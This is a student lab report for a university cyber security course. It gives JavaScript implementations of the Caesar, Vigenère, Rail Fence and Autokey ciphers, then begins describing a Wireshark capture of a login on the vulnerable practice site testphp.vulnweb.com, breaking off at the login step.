

**Jashore University of Science and Technology**

**Department of Computer Science and Engineering**

**Course Title: Cyber Security and Digital Forensics Lab**

**Course Code: CSE-4208**

|  |
| --- |
| **A Lab Report**  **On**  **Cyber Security** |

|  |  |  |
| --- | --- | --- |
| **Submitted to** | | **Submitted by** |
| **Jubayer Al Mahmud,**  **Lecturer,**  **Dept. of Computer Science and Engineering,**  **Jashore University of Science and Technology.** | | **Shahriar Ahmed**  **ID : 170131**  **4th Year, 2nd Semester**  **Session: 2017-2018**  **Dept. of Computer Science and Engineering,**  **Jashore University of Science and Technology.** |
| **Remarks** |
|  |

**Date of Submission: 12-01-2024**

**1. Implement Ceaser cipher, Vigenere cipher, Rail Fence cipher, Autokey Cipher in any programming language. Both encryption and decryption method should be included. Submit a report with the codes and screenshot of output.**

**Solution :**

a. **Caesar Cipher**:

Encryption Method: The Caesar cipher is a substitution cipher where each letter in the plaintext is shifted a certain number of places down or up the alphabet. In the encryption method, each character in the plaintext is shifted by a fixed amount (key) to produce the ciphertext. The shift wraps around the alphabet, ensuring that the result remains within the bounds of the alphabet.

Decryption Method: Decryption in the Caesar cipher involves shifting each character in the ciphertext by the opposite of the key value. This process restores the original plaintext.

Code Implemented using Javascript –

<script>

      function caesarCipher(str, shift) {

        const alphabet = "abcdefghijklmnopqrstuvwxyz";

        let result = "";

        for (let i = 0; i < str.length; i++) {

          let char = str[i].toLowerCase();

          if (alphabet.includes(char)) {

            let newIndex = (alphabet.indexOf(char) + shift) % 26;

            if (newIndex < 0) newIndex += 26;

            if (str[i] === str[i].toUpperCase()) {

              result += alphabet[newIndex].toUpperCase();

            } else {

              result += alphabet[newIndex];

            }

          } else {

            result += str[i];

          }

        }

        return result;

      }

      function encryptText() {

        const originalText = document.getElementById("originalText").value;

        const shiftAmount = parseInt(

          document.getElementById("shiftAmount").value

        );

        const encryptedText = caesarCipher(originalText, shiftAmount);

        document.getElementById("encryptedText").innerHTML =

          "Encryption - Original Text: " +

          originalText +

          " & Encrypted Text: " +

          encryptedText;

      }

      function decryptCaesarCipher(str, shift) {

        const alphabet = "abcdefghijklmnopqrstuvwxyz";

        let result = "";

        for (let i = 0; i < str.length; i++) {

          let char = str[i].toLowerCase();

          if (alphabet.includes(char)) {

            let newIndex = (alphabet.indexOf(char) - shift) % 26;

            if (newIndex < 0) newIndex += 26;

            if (str[i] === str[i].toUpperCase()) {

              result += alphabet[newIndex].toUpperCase();

            } else {

              result += alphabet[newIndex];

            }

          } else {

            result += str[i];

          }

        }

        return result;

      }

      function decryptText() {

        const originalText = document.getElementById("originalText").value;

        const shiftAmount = parseInt(

          document.getElementById("shiftAmount").value

        );

        const encryptedText = decryptCaesarCipher(originalText, shiftAmount);

        document.getElementById("encryptedText").innerHTML =

          "Decryption - Original Text: " +

          encryptedText +

          " & Encrypted Text: " +

          originalText;

      }

    </script>

Screenshots of Encryption and Decryption –

Encryption




Fig 1.1 Encryption


Decryption 

Fig 1.2 Decryption

b.**Vigenere Cipher**:

The Vigenère cipher is a method of encrypting messages by using a series of different Caesar ciphers based on the letters of a particular keyword. The Vigenère cipher is more powerful than a single Caesar cipher and is much harder to crack.

Encryption Method: The Vigenere cipher is a polyalphabetic substitution cipher where different parts of the key are used for different letters in the plaintext. The encryption method involves shifting each character in the plaintext by the corresponding character in the key.

Decryption Method: Decryption in the Vigenere cipher is the reverse process of encryption. It involves shifting each character in the ciphertext by the opposite of the corresponding character in the key.

Code Implemented using Javascript –

<script>

      function encrypt() {

        var key = document.getElementById("key").value.toUpperCase();

        var inputText = document.getElementById("inputText").value;

        var outputText = "";

        for (var i = 0, j = 0; i < inputText.length; i++) {

          var charCode = inputText.charCodeAt(i);

          if (isUpperCase(charCode)) {

            outputText += String.fromCharCode(

              ((charCode - 65 + key.charCodeAt(j) - 65) % 26) + 65

            );

            j = (j + 1) % key.length;

          } else if (isLowerCase(charCode)) {

            outputText += String.fromCharCode(

              ((charCode - 97 + key.charCodeAt(j) - 65) % 26) + 97

            );

            j = (j + 1) % key.length;

          } else {

            outputText += inputText.charAt(i);

          }

        }

        document.getElementById("outputText").value = outputText;

      }

      function decrypt() {

        var key = document.getElementById("key").value.toUpperCase();

        var inputText = document.getElementById("inputText").value;

        var outputText = "";

        for (var i = 0, j = 0; i < inputText.length; i++) {

          var charCode = inputText.charCodeAt(i);

          if (isUpperCase(charCode)) {

            outputText += String.fromCharCode(

              ((charCode - 65 - (key.charCodeAt(j) - 65) + 26) % 26) + 65

            );

            j = (j + 1) % key.length;

          } else if (isLowerCase(charCode)) {

            outputText += String.fromCharCode(

              ((charCode - 97 - (key.charCodeAt(j) - 65) + 26) % 26) + 97

            );

            j = (j + 1) % key.length;

          } else {

            outputText += inputText.charAt(i);

          }

        }

        document.getElementById("outputText").value = outputText;

      }

      function isUpperCase(charCode) {

        return charCode >= 65 && charCode <= 90;

      }

      function isLowerCase(charCode) {

        return charCode >= 97 && charCode <= 122;

      }

    </script>

Screenshots of Encryption and Decryption –

Encryption




Fig 1.3 Encryption

Decryption




Fig 1.4 Decryption

c. **Rail Fence Cipher:**

Encryption Method: The Rail Fence cipher is a transposition cipher that rearranges the plaintext by writing it in a zigzag pattern across a certain number of rows (rails). The encryption method reads the characters row-wise to produce the ciphertext.

Decryption Method: Decryption in the Rail Fence cipher involves reconstructing the zigzag pattern and reading the ciphertext column-wise to reveal the original plaintext.

Code Implemented using Javascript –

<script>

      function encrypt() {

        var rails = parseInt(document.getElementById("rails").value);

        var inputText = document.getElementById("inputText").value;

        var outputText = "";

        var matrix = new Array(rails);

        for (var i = 0; i < rails; i++) {

          matrix[i] = new Array(inputText.length).fill(".");

        }

        var direction = 1; *// 1 for down, -1 for up*

        var row = 0;

        for (var i = 0; i < inputText.length; i++) {

          matrix[row][i] = inputText.charAt(i);

          if (row === 0) {

            direction = 1;

          } else if (row === rails - 1) {

            direction = -1;

          }

          row += direction;

        }

        for (var i = 0; i < rails; i++) {

          for (var j = 0; j < inputText.length; j++) {

            if (matrix[i][j] !== ".") {

              outputText += matrix[i][j];

            }

          }

        }

        document.getElementById("outputText").value = outputText;

      }

      function decrypt() {

        var rails = parseInt(document.getElementById("rails").value);

        var inputText = document.getElementById("inputText").value;

        var outputText = "";

        var matrix = new Array(rails);

        for (var i = 0; i < rails; i++) {

          matrix[i] = new Array(inputText.length).fill(".");

        }

        var direction = 1;

        var row = 0;

        for (var i = 0; i < inputText.length; i++) {

          matrix[row][i] = "\*";

          if (row === 0) {

            direction = 1;

          } else if (row === rails - 1) {

            direction = -1;

          }

          row += direction;

        }

        var index = 0;

        for (var i = 0; i < rails; i++) {

          for (var j = 0; j < inputText.length; j++) {

            if (matrix[i][j] === "\*") {

              matrix[i][j] = inputText.charAt(index++);

            }

          }

        }

        direction = 1;

        row = 0;

        for (var i = 0; i < inputText.length; i++) {

          outputText += matrix[row][i];

          if (row === 0) {

            direction = 1;

          } else if (row === rails - 1) {

            direction = -1;

          }

          row += direction;

        }

        document.getElementById("outputText").value = outputText;

      }

    </script>

Screenshots of Encryption and Decryption –

Encryption




Fig 1.5 Encryption

Decryption




Fig 1.6 Decryption

d. **Autokey Cipher**:

Encryption Method: The Autokey cipher is a polyalphabetic substitution cipher where the key is extended to match the length of the plaintext. The encryption method involves combining the key and plaintext characters to generate the ciphertext.

Decryption Method: Decryption in the Autokey cipher involves subtracting the corresponding key character from each ciphertext character to recover the original plaintext.

Code Implemented using Javascript –

<script>

      function encrypt() {

        let inputText = document

          .getElementById("inputText")

          .value.toUpperCase();

        let key = document.getElementById("key").value.toUpperCase();

        let outputText = "";

        let j = 0;

        for (let i = 0; i < inputText.length; i++) {

          let charCode = inputText.charCodeAt(i);

          if (isUpperCase(charCode)) {

            let keyChar = key.charCodeAt(j % key.length);

            outputText += String.fromCharCode(

              ((charCode + keyChar - 2 \* 65) % 26) + 65

            );

            j++;

          } else {

            outputText += inputText.charAt(i);

          }

        }

        document.getElementById("outputText").value = outputText;

      }

      function decrypt() {

        let inputText = document

          .getElementById("inputText")

          .value.toUpperCase();

        let key = document.getElementById("key").value.toUpperCase();

        let outputText = "";

        let j = 0;

        for (let i = 0; i < inputText.length; i++) {

          let charCode = inputText.charCodeAt(i);

          if (isUpperCase(charCode)) {

            let keyChar = key.charCodeAt(j % key.length);

            outputText += String.fromCharCode(

              ((charCode - keyChar + 26) % 26) + 65

            );

            j++;

          } else {

            outputText += inputText.charAt(i);

          }

        }

        document.getElementById("outputText").value = outputText;

      }

      function isUpperCase(charCode) {

        return charCode >= 65 && charCode <= 90;

      }

    </script>

Screenshots of Encryption and Decryption –

Encryption




Fig 1.7 Encryption

Decryption




Fig 1.8 Decryption


Full code is uploaded on github. The github link -

2. Install WireShark and start packet tracing then visit http://testphp.vulnweb.com/login.php to capture data and see if you can steal the login info. Write a report with how did you complete the procedure with screenshots.


**Solution :**

Procedure of installing WireShark and start packet tracing –


1. Download(https://www.wireshark.org/download.html) and Installed WireShark.
2. Open WireShark.
3. Select Wifi and Enter from wire shark interface.




1. Go to link - http://testphp.vulnweb.com/login.php




1. Enter Credentials for Login




1. Click Login



